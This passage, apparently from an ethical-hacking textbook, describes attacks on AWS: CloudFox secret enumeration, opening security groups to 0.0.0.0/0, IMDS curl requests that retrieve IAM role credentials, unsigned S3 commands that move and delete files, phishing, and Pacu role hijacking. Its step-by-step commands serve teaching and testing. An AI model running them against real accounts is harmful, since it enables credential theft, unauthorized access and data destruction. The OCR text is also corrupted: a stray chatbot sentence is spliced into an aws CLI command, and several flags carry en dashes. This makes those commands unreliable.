Examples of Discovering Attack Paths in AWS

- Run the following command to identify RDS instances installed on the current AWS account:

```
MATCH (aws:AWSAccount)-[r:RESOURCE]->(rds:RDSInstance) return *
```

The above requests "Neo4j" to identify all the **[:RESOURCE]** relationships from AWSAccounts to RDSInstances and return the nodes and :**RESOURCE** relationships.




Figure 19-77: Cartography Showing :RESOURCE Relationships

- Run the following command to identify RDS instances with encryption turned off:

```
MATCH (a:AWSAccount)-[:RESOURCE]- >(rds:RDSInstance{storage_encrypted:false})
RETURN a.name, rds.id
```




Figure 19-78: Cartography Showing RDS Instances Having Encryption Turned Off

- Run the following command to identify EC2 instances that are directly exposed to the internet:

```
MATCH (instance:EC2Instance{exposed_internet: true}) RETURN instance.instanceid,
instance.publicdnsname
```




Figure 19-79: Cartography Showing RDS Instances Exposed to the Internet

Due to the permissive inbound IP permissions set on their network interfaces or EC2 Security Groups, the instances in Figure 19-79 are accessible from the internet.

Other resources for gathering inventory related to AWS Security:

- Starbase (https://github.com)
- Cloudlist (https://github.com)
- AWS Recon (https://github.com)
- aws-inventory (https://github.com)

- CloudMapper (https://github.com)

Discovering Attack Paths using CloudFox

A command-line program called CloudFox enables attackers to locate attack routes that can be exploited in certain cloud environments, including AWS, Azure, and GCP. This tool can also help attackers find important AWS configuration errors and vulnerabilities. It gives attackers access to information about the regions that an AWS account is using and a list of the resources linked to that account.

CloudFox searches the targeted AWS infrastructure for hidden secrets in EC2 user data, service-specific environment variables, administratively authorized workloads, role trusts, host names, IP addresses, and file systems. Additionally, the tool assists in locating vulnerable endpoints, detecting overly permissive rules, and spotting opportunities for privilege escalation. To find susceptible attack vectors, attackers can use the AWS CLI to run the following command, which performs automated enumeration against a targeted AWS environment:

```
cloudfox aws --profile <profile-name> all-checks
```

The above-mentioned command offers thorough information about possible security flaws and attack routes in a given AWS system. It creates loot files with enumeration data, such as AWS environment configuration errors, that may be used immediately to exploit the vulnerabilities and attack routes found.




Figure 19-80: CloudFox

Alternatievly, attackers can use CloudFox to identify exploitable attack vectors in an AWS environment by executing the following AWS commands:

- **access-keys:** Enumerates active access keys for all users.

```
cloudfox aws --profile <profile-name> -v2 access-keys
```

- **buckets:** Displays buckets in the account and provides commands for inspecting them.

```
cloudfox aws --profile <profile-name> -v2 buckets
```

- **ecs-tasks:** Returns the ECS tasks and associated cluster, task definition, container instance, launch type, and associated IAM principal.

cloudfox aws -p <profile-name> ecs-tasks -v2

- **elastic-network-interfaces:** Identifies all elastic network interfaces, including the eni ID, type, external IP, private IP, VPCID, attached instance, and description.

cloudfox aws -p <profile-name> eni -v2

- **endpoints:** Enumerates vulnerable endpoints from various services.

cloudfox aws --profile <profile-name> -v2 endpoints

- **permissions:** Lists all IAM permissions available to a principal, except for resource-based permissions.

cloudfox aws --profile <profile-name> permissions -v2

- **secrets:** Displays secrets from SecretsManager and SSM.

cloudfox aws --profile <profile-name> -v2 secrets

- **workloads:** Identifies workloads with admin permissions or a path to admin permissions.

cloudfox aws --profile <profile-name> workloads

Note: These commands require various specific IAM permissions but do not require full administrative capabilities. Attackers must have the proper IAM policies linked to their roles or user accounts in order to execute these commands properly.

Identify Security Groups Exposed to the Internet

Attackers can target ports that provide unrestricted traffic in order to obtain unauthorized network access by taking advantage of open security groups. These services are made available to the internet when security group rules are set up to allow inbound traffic from any IP address on frequently used ports, such SSH (port 22), HTTP (port 80), HTTPS (port 443), or database ports (e.g., MySQL on port 3306). Attackers can use brute-force attacks on SSH to take control, run commands, steal data, or create persistence within the network, or they can search for open ports and take advantage of them. Similar to this, attackers can find and take advantage of vulnerabilities like SQL injection, XSS, or RCE by using open security groups. This can result in data breaches, illegal access, and additional infiltration into the AWS environment.

In an AWS environment, an attacker can list all open security groups using the following techniques:

- **Using AWS Management Console:**
  - **Step 1:** Navigate to the EC2 Dashboard.
  - **Step 2:** Select "Security Groups" from the sidebar.
  - **Step 3:** Review the inbound and outbound rules for any security group, allowing access from 0.0.0.0/0.

- **Using AWS CLI:**

- Run the following command to identify security groups with vulnerable open ports exposed to the internet:

aws ec2 describe-security-groups Let me know if there is anything else I can help you with. --filter Name=ip-permission.cidr,Values=0.0.0.0/0,::/0 \ [--filter Name=ip-permission.from-port,Values=<port numbers>]

Command	Description
--filter Name=ip-permission.cidr,Values=0.0.0.0/0,::/0	filters security group rules that allow traffic from any IPv4 or IPv6 address.
--filter Name=ip-permission.from-port,Values=<port numbers>	filters security groups to those that allow traffic on specific ports.

Table 19-11: Command Description

Attackers can find dangerous open ports by examining the values of "FromPort" and "ToPort" in the output of this command. Unauthorized network access to the targeted AWS environment can be obtained by taking advantage of these open ports.

Additionally, attackers can specify unrestricted network access at a particular port by using the following command:

aws ec2 authorize-security-group-ingress –group-id <security group ID> --protocol <protocol> --port <port number> --cidr 0.0.0.0/0

Note: Although the proper IAM permission is necessary to execute these commands, complete administrator privileges are not always necessary. The "ec2:DescribeSecurityGroups" permission is required. The command can be executed by users who have the "AmazonEC2ReadOnlyAccess" policy or above.

AWS Threat Emulation using Stratus Red Team

"Atomic Red TeamTM" for the cloud, Stratus Red Team enables the granular and independent emulation of offensive attack strategies. The Stratus Red Team is used by attackers to simulate different attack methods in target cloud environments. Numerous platforms are supported by this tool, including Kubernetes, AWS, GCP, and Azure. It adapts the Atomic Red Team's methods to the MITRE ATT&CK architecture, enabling attackers and security teams to carry out thorough and practical security inspections to find vulnerabilities. This tool is simple to use and self-contained for a variety of attack simulations.

The Stratus Red Team tool's commands for simulating offensive attack strategies are as follows:

- To execute Stratus attack techniques against AWS, the attacker must first authenticate. This can be achieved by using the "aws-vault" command or static credentials stored in "~/.aws/config." The desired AWS profile is then configured by running:

export AWS_PROFILE=my-profile

- Run the following command to be authenticated to AWS:

aws-vault exec sandbox-account

- Run the following command to list available attack techniques for the MITRE ATT&CK 'persistence' tactic against AWS:

stratus list –platform AWS –mitre-attack-tactic persistence




Figure 19-81: Stratus Red Team Tool Showing List of Available Attack Techniques

- Run the following command to view the details of a specific technique:

stratus show <Attack technique>

- Run the following command to warm up an attack technique by spinning up the prerequisite infrastructure or configuration without detonating it:

stratus warmup <Attack technique>

- Run the following command to detonate an attack technique:

stratus detonate <Attack technique>




Figure 19-82: Stratus Red Team Tool Showing Detonation of an Attack

- Run the following command to display the current state of the attack techniques:

stratus status




Figure 19-83: Stratus Red Team Tool Showing the Status of Attacks

- Run the following command to clean up any leftover infrastructure from an attack technique

stratus cleanup <Attack technique> or $ stratus cleanup –all

Gathering Cloud Keys Through IMDS Attack

Cloud access keys are security credentials that an IAM user or an AWS account, acting as the root user, uses to access AWS services in an AWS environment. Two essential components of the cloud keys that can be used to authenticate requests are the access key ID and secret access key. To acquire cloud keys and access cloud resources, attackers initiate IMDS attacks. Through the IMDS (IMDSv1), the attacker can gain access to a REST API running at a certain IP address (in this case, 169.254.169.254) and get more information about the EC2 instances and their security credentials. For Nitro EC2 instances, attackers can utilize an Ipv6 address (fd00:ec2::254).

- Run the following curl command to access the instances and identify the various associated roles:

curl http://169.254.169.254/latest/meta-data/iam/security-credentials/

- Now, add a role name as a suffix to obtain the cloud keys:

curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM-Role-Name>




Figure 19-84: CloudKeys

Using IMDSv2, the attacker can obtain instance metadata in the following ways:

- Run the following command to generate a token by specifying a session duration:

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
```

- Then, use the generated token in all AWS requests:

```
curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/
```

Exploiting Misconfigured AWS S3 Buckets

Follow these steps to exploit misconfigured AWS S3 buckets:

- **Step 1: Identify S3 Buckets**

Attackers use tools like S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer to discover target AWS S3 buckets. These tools help gather bucket URLs, which typically follow the format:

```
http://[bucket_name].s3.amazonaws.com/
```

- **Step 2: Set Up AWS Command-Line Interface (CLI)**

Install the aws-cli tool to manage AWS resources. Verify the AWS version and create an account if necessary.

- **Step 3: Extract Access Keys**
  - Sign in to the AWS Management Console at https://console.aws.amazon.com/iam/.
  - Navigate to **Users → Add User**.
  - Fill out the required details and click **Create User**.
  - Download the generated CSV file to obtain your access keys.

- **Step 4: Configure aws-cli**

Run the following command in the terminal to configure the CLI with the access keys:

```
aws configure
```

- **Step 5: Identify Vulnerable S3 Buckets**

Use the following commands to detect exploitable S3 buckets:

```
aws s3 ls s3://[bucket_name]
aws s3 ls s3://[bucket_name] –no-sign-request
```

- **Step 6: Exploit S3 Buckets**

Once vulnerable buckets are identified, execute these commands to manipulate files:

- **Read Files:**

```
aws s3 ls s3://[bucket_name] –no-sign-request
```

- **Move Files:**

```
aws s3 mv FileName s3://[bucket_name]/test-file.txt –no-sign-request
```

- **Copy Files:**

```
aws s3 cp FileName s3://[bucket_name]/test-file.svg –no-sign-request
```

- **Delete Files:**

```
aws s3 rm s3://[bucket_name]/test-file.svg –no-sign-request
```

Compromising AWS IAM Credentials

Customers can get identity management features through AWS IAM. IT managers can better control AWS user identities and their varying levels of access to AWS resources with the aid of AWS IAM. Attackers can quickly compromise AWS IAM user credentials by identifying different security vulnerabilities and weaknesses in a cloud environment. Attackers can employ exploitation tools like Pacu to hack AWS IAM.

Attackers use the different security flaws listed below to obtain credentials for AWS IAM:

- **Repository Misconfigurations**


Most businesses store their AWS keys in shared storage on an internal network, like a Git repository, to make it simple for developers and engineers to access them when needed. Disgruntled insiders, however, might abuse AWS keys. If developers unintentionally give their private AWS keys to a shared repository, they may also be compromised.

Figure 19-85: AWS Credentials Exposed to the Internet

For instance, an environment variables file on GitHub (as shown in Figure 19-85), accidentally made public, exposes AWS API keys on the internet. When uploading this file, users can view the commit message as "updated.gitignore." To enable the user to take the proper action, AWS searches through GitHub commit messages for the AWS API keys and alerts the user when they are published in a repository. However, the same method might be used by attackers to access cloud resources.

- **Social Engineering**

Attackers employ social engineering strategies like fake emails, calls, and SMSs to trick customers into disclosing their AWS IAM login credentials. For instance, an attacker can use a straightforward phishing approach to acquire the API keys and compromise the user account if the user only submits the keys to authenticate AWS.



AWS Free Tier usage limit alerting via AWS Budgets 10/05/2018

Dear AWS Customer,

Your AWS account [redacted] has exceeded 85% of the usage limit for one or more AWS Free Tier-eligible services for the month of October.

AWS Free Tier Usage as of 10/05/2018	AWS Free Tier Usage Limit
17,345 Requests	20,000 Get Requests of Amazon S3
26.1526 GB-Mo	30 GB of Amazon Elastic Block Storage in any combination of General Purpose (SSD) or Magnetic

To learn more about your AWS Free Tier usage, please access the AWS Billing & Cost Management Dashboard. You can find more information on AWS Free Tier here.

This alert is provided by AWS Budgets. AWS automatically tracks your service usage and will alert you if you have reached 85% of the usage limit for one or more AWS Free Tier-eligible services. To unsubscribe from these alerts or to change the email address to which you would like your alerts to be sent, please visit the Cost Management Preferences.

Figure 19-86: Example of a Phishing Email to Steal AWS Credentials

- **Password Reuse:**

Reusing passwords is a frequent issue that can lead to significant security flaws. The majority of customers use the same password across several services. If an attacker can crack one password, they can use the same credentials to access additional cloud services. In certain situations, an attacker may be able to access the backend database and get password hashes or clear-text credentials from a compromised website.

- **Vulnerabilities in AWS-Hosted Applications**
    - **Server-Side Request Forgery**

A frequent web application vulnerability that attackers employ to send random web requests to victims of compromised web servers is server-side request forgery. If a web application vulnerability is discovered, attackers use the EC2 instance to make requests to the internal EC2 metadata API. An IAM instance profile is linked to the EC2 instance in order to obtain the temporary AWS credentials whenever an application needs access to the AWS API. Since this procedure is carried out through an EC2 metadata API, the attacker can simply obtain the application's temporary credentials by sending HTTP queries to the metadata URL.

- **Reading Local File**

In general, AWS keys are kept in a variety of places, including operating system configuration files and log files. For instance, the environment variable file has the keys and the home directory contains the user's credentials when they use the AWS command-line interface, aws-cli. An attacker can carry out additional exploitation by reading the credentials and keys stored in the operating system if they have already obtained access to it.

- **Exploiting Third-Party Software**

For their applications or software to function correctly, many online services need access to an AWS environment. Some businesses use third-party applications or software to safeguard or administer cloud services. An attacker can access the data kept in the cloud environment if they manage to breach third-party software. For instance, a company may manage different cloud services using a third-party password manager. An attacker can quickly obtain high-level access to the cloud environment if they manage to breach the password manager.

- **Insider Threat**

Business colleagues and current or former workers are the main sources of insider threats since they already have trusted access to the environment and can carry out bad actions without compromising credentials separately. The company and the AWS ecosystem are seriously threatened by these insiders. For instance, a disgruntled worker who aims to harm the company's reputation attempts to use his credentials to take advantage of cloud services and makes direct code changes, which exposes information to the public.

Hijacking Misconfigured IAM Roles using Pacu

AssumeRole permissions and other AWS IAM policies are flexible, but incorrect role permission setups can lead to a number of threats. For example, any user with a valid AWS account can take the position and access the necessary credentials if the role "AWS":"*" (poorly setup) exists.




Figure 19-87: AWS IAM Misconfigured Policy Attackers

Attackers list and take over IAM roles using tools like Pacu, an open-source AWS exploitation framework. A wordlist of more than 1100 frequently used role names is included in the tool. When a role is found, the script automatically notifies the attacker. Additionally, it can detect roles that are incorrectly configured, automatically assume the roles that are found, and then reveal the role credentials.

The Pacu script below can be used by attackers to assume their roles. Attackers need to acquire the target account ID in order to take on the role before executing the script.

Assume_role_enum.py [-h] [-p PROFILE] [-w WORD_LIST] -I ACCOUNT_ID

The tool started role enumeration on a target account, as illustrated in Figure 19-88, and found restricted roles like "5" and "ADS," as well as the incorrectly set role "APIGateway." After that, the script takes on a role and makes the role credentials available in JSON format. Role credentials can be used by attackers to carry out additional targeted attacks.

